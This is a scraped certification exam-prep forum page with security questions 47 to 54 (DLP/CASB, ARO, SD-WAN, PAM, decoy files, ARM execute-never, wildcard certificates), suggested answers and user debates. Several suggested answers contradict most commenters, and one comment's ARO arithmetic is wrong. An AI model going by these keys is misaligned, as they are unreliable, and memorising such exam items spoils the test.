FoxTrotDG 3 years, 7 months ago

Selected Answer: C

The SIEM tool can be used to scan logs for evidence of the vulnerability, such as attempts to exploit it. If the vulnerability is present, the SIEM tool can also be used to identify the source of the attack and take steps to mitigate it. B is a close second. A pen test can be timely and expensive though. Also, a system pen test may not always be effective in finding vulnerabilities that have already been exploited. If an attacker has already exploited the vulnerability, they may have found a way to hide their activity from a pen test.

upvoted 1 times

FoxTrotDG 3 years, 7 months ago

Idk. I go back and forth between B and C. We're not concerned with whether or not the vulnerability within the company's network/systems has been exploited, only whether or not the company is actually vulnerable.

upvoted 2 times

ito4862 3 years, 10 months ago

Selected Answer: A

Actually my previous answer was wrong: this seems like the right answer. Hypothesis-driven investigations are often triggered by a new threat that's been identified through a large pool of crowdsourced attack data, giving insights into attackers' latest tactics, techniques, and procedures (TTP). Once a new TTP has been identified, threat hunters will then look to discover if the attacker's specific behaviors are found in their own environment. https://www.crowdstrike.com/cybersecurity-101/threat-hunting/

upvoted 1 times

ito4862 3 years, 10 months ago

Selected Answer: D

Would this not be using the Cyber Kill Chain? The question mentions a group using a specific vulnerability. From the website: The seven steps of the Cyber Kill Chain® enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures. Threat hunting means they are looking for adversaries already in the system and a system penetration seems to be overkill when you know the actual exploit.

upvoted 1 times

Question #47 *Topic 1*

A security engineer needs to recommend a solution that will meet the following requirements:
➪ Identify sensitive data in the provider's network
➪ Maintain compliance with company and regulatory guidelines
➪ Detect and respond to insider threats, privileged user threats, and compromised accounts
➪ Enforce datacentric security, such as encryption, tokenization, and access control
Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF

B. CASB

C. SWG

D. DLP

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

A WAF (web application firewall) is a security tool that is designed to protect web applications from attacks by monitoring and filtering incoming traffic, but it is not typically used to identify and protect sensitive data within an organization's network.

A CASB (cloud access security broker) is a security tool that is designed to protect data in the cloud by monitoring and controlling access to cloud services, but it is not typically used to identify and protect sensitive data within an organization's network.

A SWG (secure web gateway) is a security tool that is designed to protect an organization's network from internet-based threats by analyzing and filtering incoming traffic, but it is not typically used to identify and protect sensitive data within an organization's network.

Overall, a DLP solution would be the best option for meeting the requirements listed above. It can be used to identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce datacentric security measures such as encryption, tokenization, and access control. Answer is D.

upvoted 20 times

DaleC78 Highly Voted 3 years, 9 months ago

Selected Answer: B

The listed requirements match the features that a CASB provides. There's no indication that this recommendation is for an on-prem environment. Read carefully: "Identify sensitive data in the provider's network". Keyword "provider".

upvoted 12 times

tornasol 3 years, 2 months ago

Provider that can have the data in a on-prem enviroment, no?

upvoted 2 times

Bright07 Most Recent 1 year, 6 months ago

Selected Answer: D

Identify sensitive data: DLP solutions are designed specifically to discover and classify sensitive data across the network, on endpoints, and in storage systems. Maintain compliance: DLP solutions help ensure that sensitive data is handled in compliance with regulatory requirements (such as GDPR, HIPAA, PCI-DSS). Detect and respond to insider threats, privileged user threats, and compromised accounts: DLP systems can monitor and alert on suspicious actions related to sensitive data. For example, they can detect if a privileged user is accessing or transferring sensitive data without authorization, which is critical for detecting insider threats or compromised accounts. Enforce datacentric security: DLP can enforce datacentric security measures like encryption, tokenization, and access control. It can prevent the unintentional or malicious sharing of sensitive data by enforcing rules such as encryption when data is being sent externally or preventing it from being transferred to unauthorized locations.

upvoted 1 times

IT_Master_Tech 2 years ago

b

upvoted 1 times

grelaman 2 years ago

Selected Answer: B

The term "provider's network" suggests that the data resides within a network owned or managed by a third-party service provider rather than the organization's own on-premises network. The mention of a "provider" typically points to cloud service providers (CSPs) like AWS, Azure, Google Cloud, or SaaS applications. the combination of needing to identify sensitive data in a provider's network, enforce data-centric security, and monitor for insider threats strongly aligns with challenges faced in cloud environments. Said that, To address all the specified requirements comprehensively, the security engineer should recommend implementing a Cloud Access Security Broker (CASB) solution.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: D

Comprehensive Data Discovery: DLP solutions are well-suited to identify and classify sensitive data across the provider's network, covering both on-premises and cloud environments if needed. Compliance Enforcement: DLP helps maintain compliance with regulatory guidelines by monitoring and controlling data flows and ensuring sensitive data is handled appropriately. Threat Detection: DLP can effectively detect and respond to insider threats, privileged user threats, and compromised accounts by monitoring data movements and enforcing security policies. Data-Centric Security: DLP enforces data-centric security measures such as encryption, tokenization, and access control, ensuring sensitive data is protected.

upvoted 1 times

tester27 2 years, 4 months ago

Chatgpt's first answer is DLP, but changed to CASB after giving this link: https://www.microsoft.com/en-us/security/business/security-101/what-is-a-cloud-access-security-broker-casb HAHA

upvoted 3 times

ElDirec 2 years, 8 months ago

Selected Answer: D

A DLP solution can help identify sensitive data in the network, maintain compliance with guidelines, detect and respond to various threats, and enforce data-centric security measures. It can monitor and control endpoint activities, filter data streams on corporate networks, and monitor data in the cloud to protect data at rest, in motion, and in use.

upvoted 1 times

abrub 2 years, 9 months ago

Selected Answer: D

DLP - doesn't state anything about cloud-based and Secure Web Gateway is out of the question.

upvoted 3 times

Anarckii 2 years, 9 months ago

Selected Answer: D

no where In the question does it mention cloud, so it has to be DLP

upvoted 3 times

happyf33t 2 years, 11 months ago

Selected Answer: D

WAF - Web application CASB - Cloud services activities SWG - doesn't meet the criteria DLP - fits the requirements

upvoted 5 times

Brianny93 3 years ago

Selected Answer: D

CASBs provide you with visibility into how clients and other network nodes are using cloud services. Some of the functions of a CASB are: Enable single sign-on authentication and enforce access controls and authorizations from the enterprise network to the cloud provider. Scan for malware and rogue or non-compliant device access. Monitor and audit user and resource activity. Mitigate data exfiltration by preventing access to unauthorized cloud services from managed devices.

upvoted 2 times

CoinUmbrella 3 years, 1 month ago

Selected Answer: D

Identify sensitive data: DLP solutions are designed to identify sensitive data within a network. They can scan and classify data to ensure that sensitive information is appropriately protected. Maintain compliance: DLP solutions often come with built-in compliance templates and policies that can help organizations maintain compliance with both company-specific policies and regulatory guidelines. They can also provide audit trails and reporting to demonstrate compliance. Detect and respond to insider threats, privileged user threats, and compromised accounts: DLP solutions can monitor user activity and data transfers, helping to detect and respond to insider threats. They can also identify when privileged users access sensitive data inappropriately and can trigger alerts or block access. Additionally, DLP can detect unusual data access patterns associated with compromised accounts. Enforce data-centric security: DLP solutions enforce data-centric security measures such as encryption, tokenization, and access control. They can prevent unauthorized access to sensitive data and ensure that data is protected regardless of where it resides.

upvoted 4 times

Sleezyglizzy 3 years, 2 months ago

B even looking up the features it is asking yes certain sites are pointing to CASB, but even Wikipedia saying cloud provider.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

kyle942 3 years, 3 months ago

It is B, hits all the requirements: https://www.microsoft.com/en-us/security/business/security-101/what-is-a-cloud-access-security-broker-casb

upvoted 2 times

CASP_Master 3 years, 5 months ago

D. DLP (Data Loss Prevention) would be the best solution to address these requirements. DLP solutions can identify sensitive data, classify and tag it, and enforce data-centric security policies, such as encryption and access control. It can also detect and respond to insider threats, privileged user threats, and compromised accounts, and maintain compliance with regulatory guidelines by monitoring data at rest, in use, and in transit. WAF (Web Application Firewall) and SWG (Secure Web Gateway) can protect web applications and network traffic, respectively, but they do not provide the same level of data-centric security and compliance as DLP. CASB (Cloud Access Security Broker) can enforce policies for cloud applications and services, but it may not cover all sensitive data in the provider's network.

upvoted 2 times

Question #48 *Topic 1*

A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.
Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5

B. 8

C. 50

D. 36,500

Suggested Answer: *A*

There are two types of risk analysis — quantitative and qualitative:

- **Quantitative risk analysis** is an objective approach that uses hard numbers to assess the likelihood and impact of risks. The process involves calculating metrics, such as annual loss expectancy, to help you determine whether a given risk mitigation effort is worth the investment. The assessment requires well-developed project models and high-quality data.
- **Qualitative risk analysis** is a quicker way to gauge the likelihood of potential risks and their impact so you can prioritize them for further assessment. While quantitative risk analysis is objective, qualitative risk analysis is a subjective approach that ranks risks in broader terms, such as a scale of 1–5 or simply low, medium and

Both forms of risk analysis are valuable tools in risk management. In this article, we will focus on quantitative risk analysis and explain how to calculate annual loss expectancy (ALE).

Reference: https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative-risk-analysis/

dangerelchulo Highly Voted 3 years, 7 months ago

Selected Answer: A

this is the formula for Annual Rate of Occurrence (ARO) ARO = Incidents / Year ARO = 2/4 = 0.5

upvoted 10 times

kycugu 3 years, 4 months ago

correct, I couldn't agree more.

upvoted 4 times

ninjachuleta Most Recent 2 years ago

Answer: A 2 Incidents / 4 Years = .5

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: A

Math is hard Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Mr_BuCk3th34D 3 years, 4 months ago

To calculate the ARO for successful breaches, the security engineer should divide the number of successful breaches (2) by the number of years that the data has been breached (4), and then multiply the result by the number of days in a year (365). This would give the following equation:

ARO = (2 / 4) * 365 = 0.005

Therefore, the ARO for successful breaches is 0.005, or approximately 0.5% per year

upvoted 4 times

rmwilsn Highly Voted 3 years ago

are you not aware that 0.005 and 0.5 are drastically different numbers?

upvoted 8 times

BotWayne 3 years, 6 months ago

Selected Answer: A

Agree with @dangerelchulo. They're trying to confuse you by throwing in other numbers. Only focus on the actual number of breaches over the number of years.

upvoted 2 times

Question #49 *Topic 1*

A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
1. The network supports core applications that have 99.99% uptime.
2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites

B. IDSs, WAFs, and forward proxy IDS

C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy

D. IPSs at the hub, Layer 4 firewalls, and DLP

Suggested Answer: *B*

Mr_BuCk3th34D Highly Voted 3 years, 4 months ago

To meet the requirements, the network architect should implement the following solutions:

DoS protection at the hub site: To ensure the network supports core applications with 99.99% uptime, the network architect should implement DoS (denial of service) protection at the hub site. This can help to prevent DoS attacks, which can disrupt the availability of the network and its applications.

Mutual certificate authentication: To ensure that configuration updates to the SD-WAN routers can only be initiated from the management service, the network architect should implement mutual certificate authentication. This involves requiring the management service to present a valid certificate before it can initiate configuration updates, and requiring the SD-WAN routers to present a valid certificate before they can accept updates.

Cloud proxy: To ensure that documents downloaded from websites are scanned for malware, the network architect should implement a cloud proxy. A cloud proxy is a security service that is hosted in the cloud and can be used to inspect traffic for malware and other threats before it reaches the network.

upvoted 17 times

EZPASS Highly Voted 3 years, 8 months ago

I'm leaning towards C. Any thoughts? 1. "applications that have 99.99% uptime" = DoS protection 3. "must be scanned for malware" = Cloud Proxy (Ex: zscaler)

upvoted 9 times

Bright07 Most Recent 1 year, 10 months ago

ANS C. DoS protection at the hub site: This solution helps to prevent and mitigate Denial of Service (DoS) attacks, ensuring that the network remains available and responsive. - Mutual certificate authentication: This solution enhances security by requiring both parties (client and server) to authenticate each other using digital certificates, ensuring secure communication. - Cloud proxy: A cloud proxy acts as an intermediary between users and the internet, providing additional security measures such as content filtering, threat detection, and data loss prevention.

Together, these solutions provide a comprehensive approach to network security, protecting against various threats and ensuring secure and reliable communication.

upvoted 1 times

Anarckii 2 years, 3 months ago

Selected Answer: C

we are talking about a SaaS model. Cloud proxy even should prove that C is the answer. Nothing else in the answer helps what so ever with the scenario

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: C

C Meets all of the requirements Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

Geofab 3 years, 1 month ago

Selected Answer: C

I believe the answer is C

upvoted 3 times

hidady 3 years, 3 months ago

c is the correct answer

upvoted 5 times

Mr_BuCk3th34D 3 years, 4 months ago

Selected Answer: C

Option A (reverse proxy, stateful firewalls, and VPNs at the local sites) does not include DoS protection or a cloud proxy, which are necessary to meet the requirements.

Option B (IDSs, WAFs, and forward proxy IDS) does not include mutual certificate authentication or a cloud proxy, which are necessary to meet the requirements.

Option D (IPSs at the hub, Layer 4 firewalls, and DLP) does not include DoS protection or mutual certificate authentication, which are necessary to meet the requirements.

Overall, the network architect should implement DoS protection at the hub site, mutual certificate authentication, and a cloud proxy to meet the requirements.

upvoted 6 times

[Removed] 3 years, 6 months ago

Answer B: IDS can support applications that have an up time of 99% since no prevention is happening. WAF will scan documents for malware and stop them from being downloaded if malware is detected. {The hub is then responsible for redirecting traffic to public cloud and datacenter applications} can be handled by Proxy IDS answer B doesn't really handle {2. The hub is then responsible for redirecting traffic to public cloud and datacenter applications.} but it is still the best option Nevertheless, answer B is still the one that makes more sense compared to D which relies on IPS for preventing everything suspicious which goes against 99% availability and DLP has nothing to do with requirements 1, 2 and 3

upvoted 2 times

Scor65 3 years, 6 months ago

Selected Answer: D

D is the correct answer as we need DLP and IPS for SDWAN to fulfill the requirements.

upvoted 1 times

dangerelchulo 3 years, 7 months ago

Selected Answer: B

99.99 Availability so IDS over IPS when it comes to that requirement and other options seem less secured to me than IDS or IPS. WAFs since it will need react to specific application traffic from management service. Forward proxy to an IDS allow any download connection to be proxy and scan properly prior to download with an IDS. Yeah B is the best answer

upvoted 2 times

Big_Harambe 3 years, 10 months ago

As someone who works extensively with DLP it has nothing to do with downloading documents. The DLP solutions I've mainly used block data from being transferred from system to system using say a flash drive. A forward proxy will block certain sites which would help with that more I think.

upvoted 4 times

ade2901296 4 years ago

I will select B: Documents downloaded from websites must be scanned for malware.An (IDS) is a monitoring system that detects suspicious activities and generates alerts when they are detected https://www.checkpoint.com/cyber-hub/network-security/what-is-an-intrusion-detection-system-ids/

upvoted 1 times

iosnet 4 years, 2 months ago

Selected Answer: D

Answer is D. IPSs prevent malwares

upvoted 1 times

klosinskil 3 years, 7 months ago

"must be scanned for malware", no mention of stoping or preventing, so b fits best

upvoted 1 times

patinho777 4 years, 3 months ago

Any thoughts about this? I think that it is D.

upvoted 2 times

Question #50 *Topic 1*

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.

B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.

C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.

D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Suggested Answer: *A*
Reference: https://www.cyberark.com/what-is/privileged-access-management/

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

Increases Security Posture: By removing users from the local admin group and managing elevated privileges through PAM. Provides Visibility and Control: PAM provides robust management and monitoring of privileged access. Minimizes Operational Burden: PAM reduces the number of alerts compared to EDR and focuses on managing privileged access. Maintains Positive User Experience: Prompting users for explicit approval for elevated privileges is a user-friendly approach that ensures necessary access without compromising security.

upvoted 3 times

SangSang 2 years, 5 months ago

Selected Answer: A

I would choose A because: -Maintains user experience by keeping users in the local administrators group. -Provides visibility and control over local administrator accounts through PAM. -Reduces operational burdens by using PAM to streamline and centralize the management of elevated privileges. You don't wanna change the user experience even it is the security best practice. Read the question carefully.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: B

lol you don't want users to be in local admin groups. so remove them from it and make sure they are prompted for priv esc task

upvoted 2 times

sugarmonster 3 years, 1 month ago

my reason for choosing C are 1 it says the security team is overwhelmed possibly by detecting and responding to alerts which EDR will take care of. 2 enabling privilege escallation monitoring does provides "minimum operational burden and positive user experience after implementation" the end user doesnt have to change how they have been working. Your choice B introduces further passwords when user wants escalate privilege and also the security team still has to respond to alerts that could have been detected and blocked by EDR

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Never keep users in the local administrator's group. Security 101!!! Administrative functions need to be separate, preferably enterprise managed with PKI, and require prompts.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

AaronS1990 3 years, 4 months ago

I feel as though it's A due to the first half of the question. However, it then states: "a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation."

Removing rights and forcing people to seek approval explicit approval does neither of those things. Keeping an eye on their account however should keep everything running smoothly

upvoted 1 times

Geofab 3 years, 6 months ago

Selected Answer: B

I am in agreement with B

upvoted 3 times

JackZ 3 years, 7 months ago

Selected Answer: B

I think B is correct

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: B

prompt users for explicit approval when elevated privileges are required.

upvoted 4 times

Jackie2021 3 years, 9 months ago

Selected Answer: B

Have to remove users from admin group, and need to prompt to input the admin right everytime users need to install any applications.

upvoted 3 times

FOURDUE 3 years, 9 months ago

agreed.

upvoted 1 times

DaleC78 3 years, 9 months ago

Selected Answer: B

This option allows accounts to elevate their privileges (increases security posture) and that these actions will be audited (increases visibility)

upvoted 2 times

kycugu 3 years, 9 months ago

I see many people choosing B.

While implementing PAM and enabling local administrator account monitoring can certainly increase the security posture of user endpoints, keeping users in the local administrators group can actually increase the risk of privilege abuse. Local administrator accounts have full control over the endpoint and can make changes that could potentially compromise security. By keeping users in the local administrators group, the risk of privilege abuse is increased and the endpoint security team may still be overwhelmed with alerts.

the answer is A

upvoted 1 times

[Removed] 3 years, 6 months ago

A says keep users in administrator group.

upvoted 1 times

FoxTrotDG Highly Voted 3 years, 8 months ago

You gave an explanation as to why the answer is B, not A

upvoted 5 times

lordguck 3 years, 11 months ago

I go for B: as the main objective is "increase the security posture of user endpoints by...". If the endusers are not happy all the time, that's secondary in my mind.

upvoted 4 times

Mr_BuCk3th34D 3 years, 10 months ago

I'm with you. Overall, the best solution to meet the objectives listed above is to implement PAM and remove users from the local administrators group. This will provide more visibility and control over privileged accounts and access, reduce the risk of privilege escalation attacks, and maintain a positive user experience after implementation.

upvoted 4 times

ryanzou 3 years, 11 months ago

Selected Answer: A

A is correct

upvoted 2 times

[Removed] 3 years, 11 months ago

Selected Answer: A

The question asks [providing more visibility and control over local administrator accounts] not visibility and control over endpoint therefore EDR is not the proper choice here. Only PAM manage privileged users and safeguard against abuse

upvoted 3 times

adamwella 4 years, 1 month ago

Selected Answer: A

"minimal operational burdens" as in if you disable all of your local account administrators you will have no management of your network. Also, asks for monitoring and *visibility*. Definitely choice A.

upvoted 3 times

tegrin 4 years, 1 month ago

B will result into more operational burden bcos u have to always approve etc...that's overhead and it would affect experience. However, if "Additionally, the solution must maintain a positive user experience after implementation." is not there the correct answer will be B. So Answer is A

upvoted 3 times

Question #51 *Topic 1*

An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.

B. Modify user password history and length requirements.

C. Apply new isolation and segmentation schemes.

D. Implement decoy files on adjacent hosts.

Suggested Answer: *D*
Reference: https://www.cynet.com/network-attacks/network-attacks-and-network-security-threats/

patinho777 Highly Voted 3 years, 9 months ago

Selected Answer: D

"...to use to entice the adversary..." I think that decoy files is the most suitable answer.

upvoted 17 times

BiteSize 2 years, 3 months ago

This....

upvoted 1 times

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: D

Decoy files, also known as honeypots, are fake assets that are designed to lure attackers into interacting with them, revealing their presence and potentially exposing their tactics, techniques, and procedures (TTPs). By placing decoy files on adjacent hosts, the hunt team can potentially lure the adversary into interacting with them, revealing their presence and potentially exposing their malicious activity.

upvoted 6 times

Brianny93 Most Recent 2 years ago

Selected Answer: D

A decoy file can include honeytokens and/or canary traps. These decoy files contain data that would be appealing to an adversary, such as user credentials, email addresses, account numbers, etc., but the data contained in the decoy file is fake. A decoy file could also include executables or "phone home" mechanisms to aid in the detection and analysis of their use. The purpose of the decoy file is to help aid in the detection of malicious activity, including the source.

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

CASP_Master 2 years, 5 months ago

All of the options can be useful for the hunt team, but one technique that may be particularly effective in luring the adversary into revealing their activities is the implementation of decoy files on adjacent hosts. This technique involves placing files on the network that appear to be valuable or sensitive data, but are in fact traps that the attacker will be drawn to. The files can be designed to trigger alerts or log the attacker's actions when accessed, allowing the hunt team to gain insight into the attacker's tactics and techniques. Therefore, option D, "Implement decoy files on adjacent hosts," may be the best choice for enticing the adversary to uncover malicious activity.

upvoted 1 times

bigerblue2002 3 years, 3 months ago

This says that the threat "exists and already has a foothold in the ... network", they don't need to be enticed, they are present. I would think they need to isolate the threat and watch them. Odds are they already know what they are there for too, seeing new files might make them change their game. I am no pro though, just trying to understand the compt game.

upvoted 1 times

RevZig67 3 years, 5 months ago

Selected Answer: D

Entice is the operative word.

upvoted 1 times

willsy 3 years, 8 months ago

agreed D

upvoted 1 times

iosnet 3 years, 8 months ago

Agree with Patinho777. Answer is D as the keyword is "to use the entice the adversary"

upvoted 2 times

Question #52 *Topic 1*

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never

B. No-execute

C. Total memory encryption

D. Virtual memory protection

Suggested Answer: *D*
Reference: https://developer.arm.com/documentation/102433/0100/Stack-smashing-and-execution-permissions

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: A

keyword "ARM" - EN - Execute never = ARM CPU's NX - No -Execute = AMD CPU's XD - Execute Disble = Intel CPU's XI - Execute Inhibit = MIPS Architecture https://en.wikipedia.org/wiki/NX_bit Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

XD

upvoted 12 times

23169fd Most Recent 2 years, 3 months ago

EVP = AMD CPU

upvoted 1 times

Ckl22 Highly Voted 3 years, 11 months ago

Selected Answer: A

The ARM architecture refers to the feature, which was introduced in ARMv6, as XN (execute never)

upvoted 7 times

Anarckii 2 years, 10 months ago

Selected Answer: D

This question is asking for a resolution for the malware to not "insert itself in another process memory location." wouldn't you want to segmentate the memory then with virtual memory ?

upvoted 1 times

Anarckii 2 years, 10 months ago

Answer is A. Think of a buffer flow attack as BiteSize provided https://en.wikipedia.org/wiki/NX_bit - explains the situation in here

upvoted 1 times

kyle942 3 years, 3 months ago

For ARMv8-A, VMSAv8-64 block and page descriptors, and VMSAv8-32 long-descriptor block and page descriptors, for stage 1 translations have "execute never" bits for both privileged and unprivileged modes, and block and page descriptors for stage 2 translations have a single "execute never" bit

upvoted 1 times

2d4687f 3 years, 5 months ago

Selected Answer: A

"Finally, for CPUs built on the ARM architecture, the feature is called XN (execute never). -CompTIA CASP+ Study Guide, Exam CAS=004, Fourth Edition, Chapter 2, Pg 47

upvoted 4 times

BYU 3 years, 6 months ago

Sorry answer is A.

upvoted 3 times

BYU 3 years, 6 months ago

Selected Answer: B

No-execute (NX) is for 64 bit AMD CPUs and execute never (XN) is for 64 bit Intel CPUs. Source: Mark Birch--ComTIA CASP+ CAS-004 Certification Guide, p357

upvoted 3 times

javier051977 3 years, 6 months ago

Selected Answer: D

Virtual memory protection is a technology that isolates different processes from each other and prevents them from accessing each other's memory space. By enabling virtual memory protection, the junior developer can ensure that the malware is unable to insert itself into another process memory location, thereby protecting the system from the malware.

upvoted 1 times

JackZ 3 years, 7 months ago

Selected Answer: B

No-execute

upvoted 1 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: A

XN is a security feature that is designed to prevent certain types of malware from executing in memory. When XN is enabled, the CPU will not execute code that is stored in memory regions that have been marked as XN. This can help to prevent malware from inserting itself into another process's memory location and executing from there.

No-execute (NX) is a similar security feature that is used to prevent certain types of malware from executing in memory. NX works by marking certain memory regions as non-executable, so that the CPU will not execute code from those regions.

upvoted 5 times

xaliq 3 years, 10 months ago

Answer is A

upvoted 4 times

DaleC78 4 years ago

Selected Answer: A

NX/XN Bit Use NX (No-eXecute) is a bit in CPUs that greatly enhances the security of that CPU as it operates. The purpose of NX is to segregate memory areas used for processor instruction and data storage. This feature used to be found only on CPUs with the Harvard architecture (with storage and instruction memory areas separated)

upvoted 2 times

adamwella 4 years, 1 month ago

Selected Answer: A

The ARM architecture refers to the feature, which was introduced in ARMv6, as XN (execute never). The term NX bit itself is sometimes used to describe similar technologies in other processors. The question asks in regards to ARM architecture. no-execute for ARM is execute never.

Ref: https://crucialexams.com/study/questions/220-901/what-is-the-purpose-of-the-no-execute-nx-bit-technology-used-in-intel/

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

I know Wiki is no the most reliable source but it seems that XN (execute never) is a future developed for ARM cpu that comes from NX (no-execute). Since question mentions two key works new technology and only ARM i will say XN or execute never is the answer. Virtual Memory encryption can be an option but it says in the ARM manual that for memory security to turn off Memory Management Unit (MMU) which is what controls the VMe

upvoted 4 times

Boats 4 years, 2 months ago

Selected Answer: B

The documentation provided indicates that no-execute should be the answer. https://developer.arm.com/documentation/102433/0100/Stack-smashing-and-execution-permissions. A

upvoted 1 times

bangz23 4 years, 2 months ago

Selected Answer: D

D correct in this context

upvoted 1 times

Question #53 *Topic 1*

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed.
Which of the following will allow the inspection of the data without multiple certificate deployments?

A. Include all available cipher suites.

B. Create a wildcard certificate.

C. Use a third-party CA.

D. Implement certificate pinning.

Suggested Answer: *B*

patinho777 Highly Voted 3 years, 8 months ago
I would say that it is B
upvoted 13 times

willsy 3 years, 8 months ago
agreed, subdomain from the main wildcarding domain.
upvoted 2 times

ts260 Highly Voted 3 years, 1 month ago
Selected Answer: B
Wildcard allows subdomains
upvoted 6 times

So_fly58 Most Recent 1 year, 5 months ago
Selected Answer: B
A wildcard certificate allows SSL/TLS encryption for all subdomains of a given domain using a single certificate. For example, a wildcard certificate for *.example.com would cover: app1.example.com login.example.com api.example.com This is ideal for SSL inspection when multiple subdomains are being deployed, as it avoids the need to deploy and manage separate certificates for each subdomain.
upvoted 1 times

BiteSize 2 years, 3 months ago
Selected Answer: B
Wildcard use is for subdomains

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 2 times

EZPASS 2 years, 8 months ago
The answer is B
upvoted 3 times

ukuwai 3 years, 1 month ago
Selected Answer: D
A wildcard certificate is a public key certificate and can be used with multiple sub-domains of a domain. However, it cannot be used for now. The scenario states the company has to wait until 6 months later for the subdomains to be deployed.
upvoted 4 times

ukuwai 3 years, 1 month ago
Sorry, I misread the question. The answer should be B.
upvoted 3 times

RevZig67 3 years, 5 months ago
Selected Answer: B
Create a *card cert.
upvoted 5 times

Question #54 *Topic 1*

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?


A. Performing deep-packet inspection of all digital audio files

B. Adding identifying filesystem metadata to the digital audio files

C. Implementing steganography

D. Purchasing and installing a DRM suite

Suggested Answer: *C*



Reference: https://portswigger.net/daily-swig/what-is-steganography-a-complete-guide-to-the-ancient-art-of-concealing-messages

